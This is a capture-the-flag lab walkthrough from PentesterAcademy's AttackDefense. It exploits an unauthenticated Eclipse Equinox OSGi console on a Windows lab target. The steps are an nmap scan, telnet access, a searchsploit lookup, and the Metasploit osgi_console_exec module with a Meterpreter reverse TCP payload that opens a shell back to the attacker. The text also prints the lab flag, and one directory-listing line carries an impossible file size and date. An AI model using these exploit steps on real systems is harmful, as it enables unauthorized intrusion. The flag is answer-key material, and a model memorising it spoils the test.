
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable OSGi Console
URL	https://attackdefense.com/challengedetails?cid=1950
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.231
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.231

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.231
root@attackdefense:~# nmap --top-ports 65536 10.0.0.231
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-18 10:56 IST
Nmap scan report for ip-10-0-0-231.ap-southeast-1.compute.internal (10.0.0.231)
Host is up (0.0025s latency).
Not shown: 8294 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5471/tcp  open  apsolab-cols
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.40 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will try to connect port 5471 using telnet.

Command: telnet 10.0.0.231 5471

```
root@attackdefense:~# telnet 10.0.0.231 5471
Trying 10.0.0.231...
Connected to 10.0.0.231.
Escape character is '^]'.
osgi> ls
C:\osgi\configuration
C:\osgi\org.apache.felix.gogo.command.jar
C:\osgi\org.apache.felix.gogo.runtime.jar
C:\osgi\org.apache.felix.gogo.shell.jar
C:\osgi\org.eclipse.equinox.console.jar
C:\osgi\org.eclipse.osgi.jar
C:\osgi\plugins

osgi>
```

Note: Don't exit the osgi console. If we do it will be terminated. Open another tab and run commands.

Step 4: We will search the exploit module for the osgi console using searchsploit.

Command: searchsploit osgi

```
root@attackdefense:~# searchsploit osgi
------------------------------------------------------------
 Exploit Title

------------------------------------------------------------
Eclipse Equinoxe OSGi Console - Command Execution (Metasploit)
------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a metasploit module for OSGi console. Exploiting the target server using metasploit framework.

Commands:
msfconsole
use exploit/multi/misc/osgi_console_exec
set RHOSTS 10.0.0.231

set TIME_WAIT 30
set TARGET 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.3
set RPORT 5471
exploit

```
msf5 > use exploit/multi/misc/osgi_console_exec
msf5 exploit(multi/misc/osgi_console_exec) > set RHOSTS 10.0.0.231
RHOSTS => 10.0.0.231
msf5 exploit(multi/misc/osgi_console_exec) > set TIME_WAIT 30
TIME_WAIT => 30
msf5 exploit(multi/misc/osgi_console_exec) > set TARGET 1
TARGET => 1
msf5 exploit(multi/misc/osgi_console_exec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/misc/osgi_console_exec) > set LHOST 10.10.0.3
LHOST => 10.10.0.3
msf5 exploit(multi/misc/osgi_console_exec) > set RPORT 5471
RPORT => 5471
msf5 exploit(multi/misc/osgi_console_exec) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] 10.0.0.231:5471 - Accessing the OSGi console ...
[*] 10.0.0.231:5471 - Exploiting...
[*] 10.0.0.231:5471 - 10.0.0.231:5471 - Waiting for session...
[*] Sending stage (180291 bytes) to 10.0.0.231
[*] Meterpreter session 1 opened (10.10.0.3:4444 -> 10.0.0.231:49190) at 2020-09-18 10:59:30 +0530

meterpreter >
```

We have successfully exploited the target.

Step 6: Searching the flag.

Command: cd /
dir
type flag.txt

```
meterpreter > cd /
meterpreter > dir
Listing: C:\
============

Mode                  Size              Type  Last modified                  Name
----                  ----              ----  -------------                  ----
40777/rwxrwxrwx       0                 dir   2020-08-12 09:43:47 +0530      $Recycle.Bin
100666/rw-rw-rw-      1                 fil   2013-08-22 21:16:48 +0530      BOOTNXT
40777/rwxrwxrwx       0                 dir   2013-08-22 20:18:41 +0530      Documents and Settings
40777/rwxrwxrwx       0                 dir   2013-08-22 21:09:30 +0530      PerfLogs
40555/r-xr-xr-x       4096              dir   2013-08-22 19:06:16 +0530      Program Files
40777/rwxrwxrwx       4096              dir   2013-08-22 19:06:16 +0530      Program Files (x86)
40777/rwxrwxrwx       4096              dir   2013-08-22 19:06:16 +0530      ProgramData
40777/rwxrwxrwx       0                 dir   2020-09-05 09:16:25 +0530      System Volume Information
40555/r-xr-xr-x       4096              dir   2013-08-22 19:06:16 +0530      Users
40777/rwxrwxrwx       24576             dir   2013-08-22 19:06:16 +0530      Windows
100444/r--r--r--      398356            fil   2013-08-22 21:16:48 +0530      bootmgr
100666/rw-rw-rw-      32                fil   2020-09-15 21:42:22 +0530      flag.txt
40777/rwxrwxrwx       4096              dir   2020-09-15 20:37:05 +0530      osgi
1053411620/rw--w----  608544553141567471  fif   19293013521-04-04 00:59:04 +0530  pagefile.sys

meterpreter > cat flag.txt
5cab51c518569ce3abd8a2e3d20c5669meterpreter >
```

This reveals the flag to us.

Flag: 5cab51c518569ce3abd8a2e3d20c5669

References

1. OSGi (https://www.osgi.org/developer/what-is-osgi/)
2. Eclipse Equinox OSGi Console - Command Execution (https://www.exploit-db.com/exploits/44280)
3. Equinox OSGi (https://www.eclipse.org/equinox/documents/quickstart-framework.php)
4. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/misc/osgi_console_exec)